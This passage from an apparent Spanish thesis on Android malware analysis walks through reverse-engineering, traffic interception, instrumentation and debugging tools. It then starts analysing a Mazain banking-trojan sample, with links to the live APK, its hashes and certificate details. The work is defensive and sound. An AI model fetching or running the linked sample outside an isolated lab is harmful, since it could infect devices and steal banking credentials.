$ rabin2 -I librería_nativa.so (información del binario)
$ rabin2 -zqq librería_nativa.so (mostrar strings)
```

Ejecución:

```
$ r2 ./librería_nativa.so (cargar el binario)
> aaa (análisis)
> afl (mostrar funciones)
> pd (mostrar desensamblado)
```

Se puede encontrar más información sobre la herramienta en el siguiente enlace:

<https://radare.gitbooks.io/radare2book/>

- **Online Dissassembler:**

Realiza el desensamblado del binario, reportando información del fichero, secciones identificadas y grafos de ejecución.

<https://onlinedisassembler.com/odaweb/>

### 3.2.2 Análisis dinámico

Cuando el análisis estático no es suficiente, ya sea porque el código está ofuscado o porque es demasiado grande y complejo para entenderlo, se requiere de un análisis dinámico. Este tipo de herramientas se utilizan para el estudio del comportamiento de una aplicación en ejecución.

#### Análisis de tráfico:

Se basa en el estudio del tráfico de red generado por la aplicación tras ser ejecutada, de forma que permita entender el funcionamiento de la misma. Además permitirá identificar direcciones IP, dominios, información enviada y recibida en el dispositivo. Para realizar dicho propósito, se hará uso de diferentes herramientas:

#### - **Wireshark:**

Es un analizador de paquetes gratuito y de código abierto, además dispone de interfaz gráfica. Puede ser instalado desde la tienda de software de Ubuntu o desde el terminal de comandos.

Instalación:

```
$ sudo apt-get install wireshark
```

Ejecución:

```
$ wireshark
```

Si aparece algún error relacionado con permisos se deberá realizar lo siguiente:

```
$ sudo dpkg-reconfigure wireshark-common
```

Se marcará la opción “Sí”.

```
$ sudo adduser $USER wireshark
```

Tras el reinicio, wireshark podrá ser ejecutado sin permisos de administrador. Antes de iniciar la captura de tráfico se deberá especificar la interfaz a escuchar.

#### - **Tshark:**

Es una versión orientada a terminal de Wireshark diseñada para capturar y mostrar paquetes sin hacer uso de una interfaz de usuario.

Instalación:

```
$ sudo apt-get install tshark
```

Ejecución:

```
$ tshark -i interfaz -w salida.pcap
```

Si lo que se quiere es capturar solamente las peticiones HTTP:

```
$ tshark -i interfaz -Y http.request -T fields -e http.host
```

#### - **Burp Suite:**

Es una herramienta gráfica que sirve para testear la seguridad de aplicaciones web. Dispone de un Proxy que intercepta el tráfico de navegación, lo que le permite inspeccionar y modificar dicho tráfico entre el origen y la aplicación de destino.

Instalación:

<https://portswigger.net/burp/communitydownload>

Ejecución:

```
$ sh burpsuite_community_linux_v1_7_36.sh
```

El siguiente paso será configurar el proxy tanto en Burp como en el emulador previamente creado, de forma que puedan interactuar:

*Burp - Proxy – Options – Especificar una interfaz, un puerto y activar “Support invisible proxying”.*




Ilustración 3: Configuración Burp.

*Emulador – Settings – More – Cellular networks – Access Point Names – T-Mobile US – Rellenar los campos Proxy y Port con la IP y el puerto especificados en Burp.*




Ilustración 4: Configuración emulador.



Tras introducir los datos, habrá que pulsar en los tres puntos situados arriba a la derecha y guardar los cambios. Si los cambios no se aplican, activar y desactivar el modo avión hará que el emulador utilice la nueva configuración.

Llegados a este punto, la herramienta Burp podrá interceptar el tráfico de navegación del emulador en la pestaña “HTTP History”. Se desmarcará la opción “Intercept – Intercept is on” de forma que solamente registre la navegación del emulador, sin bloquearla.

Si la aplicación está realizando comunicaciones a través de HTTPS Burp no será capaz de capturar dicho tráfico. Si bien no es lo habitual durante el análisis de malware, podrían capturarse peticiones que vayan dirigidas a servidores web utilizando el protocolo HTTPS. Es por ello que se exportará el certificado SSL utilizado por Burp tanto para poder capturar las peticiones previamente mencionadas como para hacer confiables estas comunicaciones en el emulador:

*Burp – Options – Import/export CA certificate – Certificate in DER format.*

Una vez exportado el certificado y la clave, se copiará el certificado en el emulador utilizando la herramienta ADB:

```
$ adb push burp.cer /sdcard/burp.cer
```

*Emulador – Settings - Security – Install from SD card – Se seleccionará el certificado exportado.*




Ilustración 5: Instalación de certificado.

Se solicitará un nombre para el certificado, y será necesario configurar un PIN para la pantalla de bloqueo.

El certificado SSL utilizado por Burp puede ser importado en Wireshark de forma que durante la captura de tráfico sean legibles las peticiones que utilicen el protocolo HTTPS.

### Logcat:

Es una herramienta de línea de comandos que refleja información del sistema y de los mensajes de depuración introducidos por los desarrolladores de las aplicaciones. Debido a las pruebas que realizan los desarrolladores, será habitual que parte de esta información se fugue mediante este mecanismo.

Se puede ejecutar como comando de Android Debug Bridge:

```
$ adb logcat
```

El resultado devuelto corresponde con los registros generados por el dispositivo. Se puede limitar la cantidad de información especificando el id del proceso de la aplicación. El siguiente comando devuelve el id pasando como parámetro el nombre del paquete:

```
$ adb shell ps | grep nombre_paquete
```

Una vez identificado el id del proceso, se filtrará aquella información procedente de la aplicación elegida:

```
$ adb logcat | grep id
```

### Activity Manager:

Esta herramienta permite ejecutar acciones sobre el sistema como iniciar una actividad, detener un proceso, emitir un intent vía broadcast, activar opciones de depuración, etc.

Se puede ejecutar como parte de Android Debug Bridge:

```
$ adb shell am
```

Se puede iniciar un componente mediante el siguiente comando:

```
$ adb shell am start [opciones] [intent] (iniciar activity)
$ adb shell am startservice [opciones] [intent] (iniciar service)
$ adb shell am broadcast [opciones] [intent] (iniciar receiver)
```

Se puede encontrar más información acerca de esta herramienta en su documentación oficial:

<https://developer.android.com/studio/command-line/adb?hl=es#am>

## Instrumentación dinámica:

La instrumentación resulta una herramienta muy útil a la hora de analizar malware. La posibilidad de alterar el flujo de ejecución de código de manera dinámica facilita el análisis de códigos maliciosos, especialmente cuando estos han sido ofuscados para entorpecer su estudio.

Esta técnica permite interceptar las llamadas a funciones en tiempo de ejecución, permitiendo inspeccionar los parámetros que entran en las funciones y modificarlos de forma que el código se ejecute con un comportamiento favorable a los intereses del analista.

Se trata de una forma más elegante que la modificación de código de una aplicación y re-empaquetado, además con la capacidad de evadir mecanismos de seguridad que podrían detectar la modificación de código.

### - Frida:

Es una herramienta de instrumentación dinámica muy flexible, que permite inyectar código Javascript en procesos en ejecución de Android. La herramienta funciona bajo un modelo cliente-servidor.

Instalación del cliente en Linux:

```
$ sudo pip install frida-tools
```

Instalación del servidor en el emulador:

```
$ cd /tools/  
$ wget https://github.com/frida/frida/releases/download/12.2.27/frida-server-12.2.27-android-x86.xz  
$ unxz frida-server-12.2.27-android-x86.xz  
$ adb root  
$ adb push frida-server-12.2.27-android-x86 /data/local/tmp/  
$ adb shell "chmod 755 /data/local/tmp/frida-server-12.2.27-android-x86"  
$ adb shell su  
$ /data/local/tmp/frida-server-12.2.27-android-x86 &
```

Con los comandos introducidos se descargará el servidor en el ordenador para posteriormente copiarlo en el emulador Android. Habrá que escoger el servidor correspondiente a la arquitectura del emulador.

Se puede comprobar su correcto funcionamiento mostrando los procesos activos disponibles en el dispositivo:

```
$ frida-ps -U
```

La siguiente página web muestra una lista de recursos interesantes sobre Frida:

<https://github.com/dweinstein/awesome-frida>

- **Xposed Framework:**

Otra opción para instrumentar aplicaciones es usar el Framework Xposed. Se necesita que el dispositivo Android se encuentre rooteado para poder instalar una aplicación, que será la encargada de hacer las modificaciones en los binarios del sistema para permitir desde ese momento el hooking de funciones. Una vez realizadas las modificaciones permite la instalación de módulos que disponen del código que modificará el comportamiento original.

Entre los diferentes módulos disponibles se encuentran Droidmon y Android Blue Pill, utilizados en la Sandbox Cuckoo-Droid. El primero permite monitorizar aplicaciones y proporcionar información sobre su comportamiento, mientras que el segundo permite evadir las comprobaciones realizadas por el malware para detectar emuladores.

La siguiente página web muestra una lista de módulos disponibles para su uso:

<https://repo.xposed.info/module-overview>

- **Cydia Substrate:**

Se trata de otro framework similar a Xposed Framework. Cuenta con una aplicación que realiza las modificaciones pertinentes para realizar hooking de funciones. Una vez realizadas las modificaciones permite instalar extensiones con el código de modificación. Al igual que Xposed Framework requiere que el dispositivo Android se encuentre rooteado.

### **Sandboxing:**

Hasta el momento se han presentado técnicas manuales para el estudio del comportamiento de las muestras, sin embargo, existen soluciones que ofrecen estos servicios de forma automatizada. Esta técnica de análisis dinámico de caja negra, ejecutará la aplicación en un entorno aislado y controlado que registrará las acciones más relevantes y presentará un informe de la ejecución.

- **Cuckoo-Droid:**

Es una extensión de la famosa Cuckoo sandbox, tras instalar y configurar la herramienta, realizará un reporte de actividad con todas las URLs accedidas por la aplicación, todas las consultas DNS, llamadas a API, etc.

<https://github.com/idanr1986/cuckoodroid-2.0>

- **Joe Sandbox:**

Joe Sandbox Mobile es un servicio online que permite subir APKs y obtener su reporte de actividad sin la necesidad de realizar instalaciones o configuraciones. Es similar a Cuckoo-Droid y relaciona diferentes muestras a través de heurística.

<https://www.joesecurity.org/joe-sandbox-mobile#overview>

Dispone de una versión Cloud Basic que permite realizar un máximo de 3 análisis diarios en las plataformas Windows, Linux y Android, con un límite máximo de 10 análisis mensuales. La versión de pago Cloud Pro ofrece un mayor número de características y la posibilidad de realizar los análisis en cualquier plataforma.

#### - Droidbox:

Esta herramienta realiza reportes de actividad durante la ejecución de la muestra, con el tráfico de red, accesos de lectura y escritura al sistema de ficheros, servicios iniciados, clases cargadas etc. La plataforma Koodous hace uso de dicha herramienta en su análisis de muestras en línea.

<https://github.com/pjlantz/droidbox>

### Debugging:

Cuando la técnica de Sandboxing no es suficiente y se necesita obtener un mayor conocimiento y control sobre el comportamiento de la aplicación, se deberá hacer uso de la depuración. La depuración de una aplicación consiste en, haciendo uso de depuradores de código, conectarse a los procesos en ejecución colocando puntos de interrupción en instrucciones que permitan detener la ejecución e inspeccionar los valores que están llegando, pasando líneas de código una por una para tener una visibilidad completa del flujo de ejecución.

```
1.  <?xml version="1.0" encoding="utf-8"?>
2.  <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3.      package="com.example.upc.myapplication" >
4.
5.      <application
6.          android:allowBackup="true"
7.          android:icon="@mipmap/ic_launcher"
8.          android:label="@string/app_name"
9.          android:roundIcon="@mipmap/ic_launcher_round"
10.         android:supportsRtl="true"
11.         android:debuggable="true" <----- AQUÍ
12.         android:theme="@style/AppTheme" >
13.
14.         <activity android:name=".MainActivity" >
15.             <intent-filter>
16.                 <action android:name="android.intent.action.MAIN" />
17.
18.                 <category android:name="android.intent.category.LAUNCHER" />
19.             </intent-filter>
20.         </activity>
21.     </application>
22.
23. </manifest>
```

Para depurar el código de una aplicación es necesario que en la etiqueta XML <application> del fichero AndroidManifest.xml se encuentre definido el atributo android:debuggable y establecido a true. Normalmente estará el valor establecido a false o no estará definido, por lo que habrá que realizar las siguientes acciones:

1. Desempaquetar la aplicación con Apktool.
2. Modificar el fichero AndroidManifest.xml para activar el atributo y permitir la conexión.
3. Re-empaquetar la aplicación con la nueva modificación.
4. Alinear y firmar la aplicación para poder ser ejecutada.

El proceso a seguir ya se ha explicado junto a la presentación de la herramienta Apktool, así que no se volverá a profundizar en el mismo.

A continuación se presentarán algunas herramientas que permiten la depuración de código:

- **Android Studio:**

A partir de la versión 3 de Android Studio, la herramienta dispone de una nueva funcionalidad que facilita la depuración de las aplicaciones. Dado realizando ingeniería inversa de aplicaciones no se dispone de la totalidad del código Java, se procederá a realizar la depuración del código Smali.

*Android Studio – Profile or debug APK.*

Para llevar a cabo dicho objetivo se hará uso del plugin **Smalidea** mencionado en la presentación de la herramienta APKTool:

*Android Studio – Settings – Plugins – Install plugin from disk – Seleccionar plugin Smalidea.*

A continuación habrá que configurar el emulador para definir la aplicación a depurar:

*Emulador – Dev Settings – Select debug app – Seleccionar la aplicación a depurar.*

*Emulador – Dev Settings – Wait for debugger - Marcar dicha opción.*




Ilustración 6: Configurar emulador para depurar.

Para realizar los puntos mencionados, previamente se deberá haber instalado la aplicación firmada y con el fichero AndroidManifest modificado, tal y como se explica al comienzo del apartado.

Una vez reiniciado Android Studio, se procederá a definir las partes de código a depurar colocando puntos de interrupción que permitan detener la ejecución e inspeccionar los valores.

Llegados hasta este punto, se procederá a la depuración de la aplicación:

*Android Studio – Run – Debug – Seleccionar aplicación – Seleccionar emulador.*

#### - **GDB:**

Herramienta gratuita que permite la depuración de código nativo en remoto de un proceso en ejecución. Esta herramienta viene incluida en el paquete NDK instalado previamente.

Será necesario disponer de la versión de gdbserver adaptada a la arquitectura del dispositivo:

```
$ cd ~/Android/android-ndk-r16b-linux-x86_64/android-ndk-r16b/prebuilt/android-arm/gdbserver (arquitectura ARM)
$ cd ~/Android/android-ndk-r16b-linux-x86_64/android-ndk-r16b/prebuilt/android-x86/gdbserver (arquitectura x86)
$ cd ~/Android/android-ndk-r16b-linux-x86_64/android-ndk-r16b/prebuilt/android-mips/gdbserver (arquitectura MIPS)
```

Se copiará el binario en el dispositivo para permitir la depuración remota:

```
$ adb push gdbserver /sdcard/
$ adb shell
$ su
$ mv /sdcard/gdbserver /data/local/gdbserver
$ chmod 744 /data/local/gdbserver
```

#### - **IDA:**

Si se dispone de una licencia de pago de IDA, la herramienta permite conectarse a un proceso en ejecución y depurar código Smali. Aunque el principal uso que se le dará a IDA es el de depurar librerías nativas.

### 3.2.3 Atajos de teclado

Al igual que se ha realizado con anterioridad, se establecerán una serie de atajos de teclado que faciliten la ejecución de los programas instalados.

Se abrirá el fichero de configuración de la terminal:

```
$ nano ~/.bashrc
```

Se añadirán los siguientes comandos al final del fichero:

```
1. alias dex2jar=~/.Escritorio/tools/dex-tools-2.1-SNAPSHOT/d2j-dex2jar.sh
2. alias bytecodeview=~/.Escritorio/tools/Bytecode-Viewer-2.9.11.jar
3. alias jd-gui='( cd ~/.Escritorio/tools/ && java --add-
  opens java.base/jdk.internal.loader=ALL-UNNAMED --add-
  opens jdk.zipfs/jdk.nio.zipfs=ALL-UNNAMED -jar jd-gui-1.4.0.jar )'
4. alias apktool=~/.Escritorio/tools/apktool_2.3.4.jar
5. alias jadx=~/.Escritorio/tools/jadx/build/jadx/bin/jadx
6. alias jadx-gui=~/.Escritorio/tools/jadx/build/jadx/bin/jadx-gui
7. export PATH=$PATH:~/Android/Sdk/build-tools/28.0.2/
8. export PATH=$PATH:~/Escritorio/tools/
9. alias enjarify='f(){ cd ~/.Escritorio/tools/enjarify ; python3 -O -
  m enjarify.main "$@"; cd -c ; }; f'
10. export PATH=$PATH:~/Android/android-ndk-r16b-linux-x86_64/android-ndk-
  r16b/toolchains/arm-linux-androideabi-4.9/prebuilt/linux-x86_64/bin/
11. export PATH=$PATH:~/Android/android-ndk-r16b-linux-x86_64/android-ndk-
  r16b/toolchains/mipsel-linux-android-4.9/prebuilt/linux-x86_64/bin/
```

Los comandos pueden variar dependiendo de la ruta de instalación de las diferentes herramientas.

De esta forma los comandos serán ejecutados cada vez que se abra una nueva terminal, permitiendo iniciar los programas desde cualquier ruta mediante el alias establecido:

```
1. dex2jar
2. bytecodeview
3. jd-gui
4. astudio
5. apktool
6. jadx-gui
7. apksigner
8. zipalign
9. enjarify
```

Si se experimentan problemas a la hora de ejecutar los ficheros JAR, instalar lo siguiente:

```
$ sudo apt install jarwrapper
```



## 4. ANÁLISIS DE MUESTRAS

Hasta el momento se han presentado diferentes formas de recolección de muestras de malware, junto a la construcción de un laboratorio efectivo con las herramientas necesarias para realizar el análisis de dichas muestras. En este capítulo se realizará el estudio de muestras de malware haciendo uso de lo aprendido hasta el momento.

Cabe destacar que cada muestra podría requerir el uso de una combinación diferente de herramientas en función de su complejidad, y no es necesaria la utilización de todas ellas. Por otro lado, a pesar de que durante el trabajo se ha realizado una distinción entre el análisis estático y el análisis dinámico, ambos son complementarios y por tanto se pueden encontrar entrelazados durante el análisis de una muestra de malware.

### Muestra 1: Mazain

Este malware está categorizado como troyano bancario y corresponde a la primera generación de la familia denominada como Bankbot, surgida a finales de 2016.

Al igual que ocurrió con Zeus, el código fuente de Mazain se encuentra publicado y diferentes variantes de este malware se distribuyen en portales “underground”.

Está diseñado para robar credenciales bancarias en línea, detalles de tarjetas de pago y contenido SMS entrante de dispositivos infectados. Con capacidades de robo en tiempo real, Mazain puede ayudar a los delincuentes cibernéticos a facilitar el fraude financiero.

El emulador utilizado para el estudio de este malware incluirá la versión 6.0 de Android, dado que la funcionalidad correspondiente a inyecciones web solo afecta a dicha versión y anteriores. El análisis se hará sobre una muestra activa, de forma que proporcione una mayor información durante el análisis:

<b>Muestra</b>	<a href="https://koodous.com/apks/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89">https://koodous.com/apks/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89</a>
<b>Hash (SHA-256)</b>	8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89

Una vez se disponga del fichero APK a analizar, se procederá a realizar una primera fase de análisis de la aplicación. Para llegar a cabo dicho objetivo, existen distintos servicios online que proporcionan un análisis previo de las muestras:

Servicio	Análisis
<b>VirusTotal</b>	<a href="https://www.virustotal.com/#/file/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/details">https://www.virustotal.com/#/file/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/details</a>
<b>AndroTotal</b>	<a href="https://andrototal.org/sample/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89">https://andrototal.org/sample/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89</a>
<b>Hybrid-analysis</b>	<a href="https://www.hybrid-analysis.com/sample/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/5c24c64f7ca3e143705adf3b">https://www.hybrid-analysis.com/sample/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/5c24c64f7ca3e143705adf3b</a>
<b>Koodous</b>	<a href="https://koodous.com/apks/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/analysis">https://koodous.com/apks/8a15e745e8de3f1e246c6b8c7546c2301a3ce2ea0a510d1b112eb45daac52a89/analysis</a>

Dichos servicios no solo indican que se trata de una aplicación fraudulenta, si no que además proporcionan información de interés sobre la aplicación a analizar. Sin embargo, no siempre será posible encontrar información relevante sobre la muestra, es por ello que será necesario realizar un análisis más exhaustivo.

## Análisis estático

Como se ha comentado en el capítulo anterior, el análisis estático consiste en el estudio del código de la aplicación, es por ello que se hará uso de las herramientas presentadas con anterioridad para alcanzar dicho objetivo. A continuación se muestra un diagrama con las diferentes herramientas y los resultados tras su aplicación:




Ilustración 7: Diagrama de análisis estático.

Como se puede observar en el diagrama, existen diversas formas de obtener el código de la aplicación, es por ello que se examinarán diferentes vías para una mayor comprensión.

Se comenzará realizando el desempaquetado de la aplicación utilizando un descompresor:

```
$ unzip 8a15e745e8de3f1e246c6b8c7540d1b112eb45daac52a89.apk -d unzip
```

Los ficheros obtenidos en la carpeta /unzip corresponden a los de la imagen adjunta, salvo que en esta ocasión no se encuentran las carpetas /lib y /assets. Dado que estas carpetas son opcionales, significa que esta muestra no hará uso de librerías nativas ni de recursos extras, lo cual facilitará el proceso de análisis.

Con los recursos disponibles hasta el momento, se procederá a obtener información acerca del certificado usado para firmar la aplicación:

```
$ keytool -printcert -file unzip/META-INF/CERT.RSA > certificado.txt
```

Obteniendo como resultado lo siguiente:

```
1. Propietario: CN=Dmitriy Orlov, OU=PErt
2. Emisor: CN=Dmitriy Orlov, OU=PErt
3. Número de serie: 219bc3a7
4. Válido desde: Fri Apr 28 13:47:48 CEST 2017 hasta: Tue Apr 22 13:47:48 CEST 2042
5. Huellas digitales del certificado:
6.     SHA1: B3:2A:74:F6:45:B5:80:0D:69:DB:CB:B1:58:BE:18:5A:35:12:28:3F
7.     SHA256: E4:EC:6F:A9:FA:49:64:3E:AD:8D:3E:32:98:95:E8:A9:F5:4C:04:05:EB:E7:D7:83:2D:1A
      :EA:96:31:4F:A0:56
8. Nombre del algoritmo de firma: SHA256withRSA
9. Algoritmo de clave pública de asunto: Clave RSA de 2048 bits
10. Versión: 3
11.
12. Extensiones:
13.
14. #1: ObjectId: 2.5.29.14 Criticality=false
15. SubjectKeyIdentifier [
16. KeyIdentifier [
17. 0000: F0 36 AF AE 76 94 88 1A    0A 02 2A 09 21 AC 07 C4    .6..v.....*.!...
18. 0010: FC 0D B2 D3                ....
19. ]
20. ]
```

El fichero menciona a Dimitriy Orlov como autor de dicho certificado, con fecha 28 de Abril de 2017. Conocer este nombre podría resultar de utilidad para relacionar otras muestras de malware con dicho autor y de esta forma realizar un seguimiento del mismo.

Esta aplicación fraudulenta intenta suplantar la aplicación legítima de Avito.ru, sitio web de anuncios clasificados muy conocido en Rusia. Es por ello que descargando la aplicación original y comparando el certificado de ambas permitirá comprobar la integridad de la misma.

Otro recurso muy interesante disponible es la extracción de cadenas de texto sobre el fichero `classes.dex`. Esta técnica puede revelar algunas pistas sobre la funcionalidad del malware, incluidas las URLs a las que accede.

Se pueden extraer todas las cadenas de texto incluidas en el código de la aplicación y almacenarlas en un fichero mediante el siguiente comando:

```
$ strings /unzip/classes.dex > strings.txt
```

El resultado obtenido muestra información relevante como el nombre de las clases que forman la aplicación, aplicaciones bancarias afectadas por el malware, etc. Sin embargo, la cantidad de cadenas de texto obtenidas reduce la visibilidad de la información, es por ello que existe la posibilidad de filtrar dicho contenido.

El siguiente comando devuelve las clases utilizadas por la aplicación, tanto las incluidas por el desarrollador como las utilizadas de la API de Android:

```
$ strings /unzip/classes.dex | egrep "L[^;]+?;"
```

La expresión regular viene dada por la definición en bytecode Dalvik de los tipos de datos no básicos.

